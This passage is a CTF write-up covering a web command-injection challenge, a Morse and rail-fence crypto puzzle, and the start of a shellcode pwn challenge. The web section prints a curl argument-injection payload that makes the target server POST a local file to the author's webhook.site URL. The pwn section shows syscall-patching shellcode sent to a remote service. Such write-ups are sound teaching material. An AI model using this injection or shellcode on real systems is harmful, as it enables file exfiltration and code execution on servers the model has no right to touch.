f-49b551828c7d%20POST%20--data%20%40lobby%2Fhopes_and_dreams
```

```
HTTP/1.1 200 OK
Server: nginx/1.27.4
Date: Fri, 11 Apr 2025 15:41:01 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.0.33
Content-Length: 1579


<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width,
        initial-scale=1.0">
        <title>
            URL HTTP Status Checker
        </title>
        <style>
            body{
                font-family:Arial,sans-serif;
                background-color:#f4f4f4;
                margin:0;
                padding:0;
                display:flex;
                justify-content:center;
                align-items:center;
                height:100vh;
            }
            .container{
                background:white;
                padding:20px;
                border-radius:8px;
                box-shadow:02px10pxrgba(0,0,0,0.1);
                width:100%;
                text-align:center;
                display:grid;
            }
```


So, I crafted a custom payload that reads a file and uses its contents to create a POST request to my custom webhook.

This is what I send as URL parameter.

*‘--data-urlencode "payload=test" https://webhook.site/e3c297a4-bc88-4b85-a59f-49b551828c7d POST --data @lobby/hopes_and_dreams’*

Actual data to send to the server is enconded.

*'--data-urlencode%20https%3A%2F%2Fwebhook.site%2Fe3c297a4-bc88-4b85-a59f-49b551828c7d%20POST%20--data%20%40lobby%2Fhopes_and_dreams'*



Request Details & Headers

| | |
|---|---|
| POST | https://webhook.site/e3c297a4-bc88-4b85-a59f-49b551828c7d |
| Host | 104.214.185.119 Whois Shodan Netify Censys VirusTotal |
| Date | 04/12/2025 12:39:07 AM (in a few seconds) |
| Size | 54 bytes |
| Time | 0.000 sec |
| ID | dff859e1-a211-4e48-8c33-eb7055443964 |
| Note | Add Note |

| | |
|---|---|
| content-type | application/x-www-form-urlencoded |
| content-length | 54 |
| accept | */* |
| user-agent | curl/7.52.1 |
| host | webhook.site |

Query strings

None

Form values

| | |
|---|---|
| payload | test |
| umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams} | (empty) |

Request Content

Raw Content

```
payload=test&umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}
```


I could check the data the server sent on free webhook platform, and it shows a request from the server with the flag after I sent payload.

### 3.2.1 Challenge Conclusion

This challenge consisted of a server that had a relatively basic filter that revealed the vulnerability to not sanitizing inputs when sending commands. Finding characters that were not filtered out allowed us to inject additional options into the curl command to exfiltrate sensitive data. The bug shows why blacklist filtering tends to fail.

# 4.0 CRYPTOGRAPHY

## 4.1 Gist of Samuel



```
.... . .-. . .. ... -.-- --- ..- .-. .--. .-. .. --.. . . ----- .---- ..--- -.. ----- .- .---
- ..-. ..-. ..-. .- -.-. ....- ..--- -.. -.... .- .- . ----- ----- -.-. ..... ....- ----- --.
.. ---.. .- -.. ...-- . ... .- -- ..- . .-.. .-. . .- .-.. .-.. -.-- .-.. .. -.- . ... - .-.
.- .. -. --..-- .- -. -.. .... .. ... ..-. .- ...- --- .-. .. - . -. ..- -- -... . .-. .. ...
---..
```

The challenge has given a text file name ‘gist_of_samuel.txt’. The content of it are 3 different types of train emoji.


Convert the train emoji to the morse code:

🚆- ‘ ’ (space)

🚂- ‘.’ (dot)

🚃- ‘-‘ (dash)

]



Search for a tool
★ Search a tool on dCode by keywords:
e.g. type 'boolean'
★ Browse the full dCode tools' list
Morse Code
Communication System › Telecom › Morse Code
Manage your facilities at scale with Eptura Asset
Learn more
Summary
Morse Code Translator
Morse Encoder
What is Morse Code? (Definition)
How to encrypt using Morse Code cipher?
How to decrypt Morse Code cipher?
How to recognize Morse Code ciphertext?
How to write Morse Code?
How to decipher audio MP3 Morse?
How to decipher Morse without spaces?
What are the variants of the Morse Cipher?
What is the mountain Morse code?
How has the Morse alphabet been created?
How to learn the Morse alphabet with mnemonics?
How to send a SOS in Morse?
How to mark the end of a character in Morse?

Results

Automatic detection of Morse format (-.␣)

| ↑↓ | ↑↓ |
|---|---|
| (.␣-) | LBTI |
| (␣.-) | YJEM |
| (␣-.) | YOWJEKEGEE(NETETEENTETAGTEANERTENAWGKAEEEETEN�TERAE)EETEEJ |
|  | HEREISYOURPRIZEE012D0A1FFFAC42D6AAE00C54078AD3ESAMUELREALLYLIKESTRAIN,ANDHISFAVORITENUMBERIS8 |
| (.-␣) | HEREISYOURPRIZEE012D0A1FFFAC42D6AAE00C54078AD3ESAMUELREALLYLIKESTRAIN,ANDHISFAVORITENUMBERIS8 |
| (-␣.) | LVIBTRTUTTÈATETETTAETENUETNATKETANDURNTTTTETA�ETKNT"TTETTB |
| (-.␣) | CHTKTMOLSGKXKMÜTT567W5N6QQQNÄ97W1NNT55Ä09523NW8TONIGTYKTNYYLYMRTOEKNMA?NAWCHMOQNÖSKMETAGIJTKMO3 |
| # #7 |  |

Morse Code Translator

★ Morse ciphertext to convert

```
. ----- .---- ..--- -.. ----- .- .---- ..-. ..-. ..-. .-
-.-. ....- ..--- -.. -.... .- .- . ----- ----- -.-.
..... ....- ----- --... ---.. .- -.. ...-- . ... .- --
..- . .-.. .-. . .- .-.. .-.. -.-- .-.. .. -.- . ... -
.-. .- .. -. --..-- .- -. -.. .... .. ... ..-. .- ...- -
-- .-. .. - . -. ..- -- -... . .-. .. ... ---..
```

▶ Translate automatically

Morsecode characters


● Use period '.' for short and dash '-' for long
○ Use the following characters for short and long:
★ Character(s) for short/dot: di
★ Character(s) for long/dash: dah

Morse space management

● The message has spaces between each Morse code
○ The message uses this separator: 0
○ The message is without space (⚠ complicated translation)
★ Try... ● All combinations (alphanumeric A-Z0-9) ○ All combinations of letters (A-Z only) ○ To integrate a word from dictionary
★ Dictionary

Translate the morse code and will get a long string.

*'HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN, AND HIS FAVORITE NUMBER IS 8'*



Gist of Samuel

296


Samuel is gatekeeping his favourite campsite. We found his note.

flag: umcs{the_name_of_the_campsite}

*The flag is case insensitive

▼ Unlock Hint for 0 points


https://gist.github.com/umcybersec




```
1   yea, this is the gist of it.. that's all?
```

From the hint given, the ‘*E012D0A1FFFAC42D6AAE00C54078AD3E*’ in the long string could be part of the gist link.


https://gist.github.com/umcybersec/e012d0a1fffac42d6aae00c54078ad3e



In the link, there are a bunch of weird boxes. Copy it and paste it to notepad.




In the notepad, I start to play 'Zoom in, Zoom Out' hopping these boxes will shows some readable words and eventually there is NOTHING.




*'HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN, AND HIS FAVORITE NUMBER IS 8'*

Reading back to the long string it mentioned that Samuel favourite number is 8 and I try to send this hint to ChatGPT, and I was told to try to use rail fence cipher decoder to rearrange these boxes with the key of 8.



Copy the output from the decoder and zoom out, and it seem to be appeared some readable words, however I am not so sure what is it.




Łøsɇr_Bøɏ 23:20

can anyone read

i only saw camp

Then I try to ask my teammate in Discord what they see.



Yweeeeeeii 23:25

Willow Tree Campsite

i osint

Łøsɇr_Bøɏ 23:25

ok i try see see

Chobi 23:25

ohhhh

it is!


One of the members actually found out the word is ‘*willow tree campsite*’ which is the correct flag!

### 4.1.1 Challenge Conclusion

This challenge required player creativity and knowledge of various cryptographic techniques such as Morse code decoding, and the Rail Fence Cipher. The trick was in realizing how the number 8 was relevant because the Rail Fence key. This multi-step cryptography challenge illustrates how CTFs tend to layer multiple encoding and encryption processes, and the players must discover and apply the proper techniques in sequence.


# 5.0 PWN

## 5.1 Babysc




```
.global _start
.text
_start:
    mov $1, %rax
    mov $1, %rdi
    lea msg(%rip), %rsi
    mov $3, %rdx

    lea sc(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc

msg:
    .ascii "test\n"
sc:
    nop
    nop
```

This payload was created to check if I can run syscall with minimum code.



```
hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn/babysctf$ source ~/venv/bin/activate
(venv) hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn/babysctf$ python3 send.py
[+] Opening connection to 34.133.69.112 on port 10001: Done
[*] Switching to interactive mode
Enter 0x1000
Executing shellcode!

HI
[*] Got EOF while reading in interactive
$ 
```

In the old payload code ‘HI’ was sent and the output show “HI” on console.

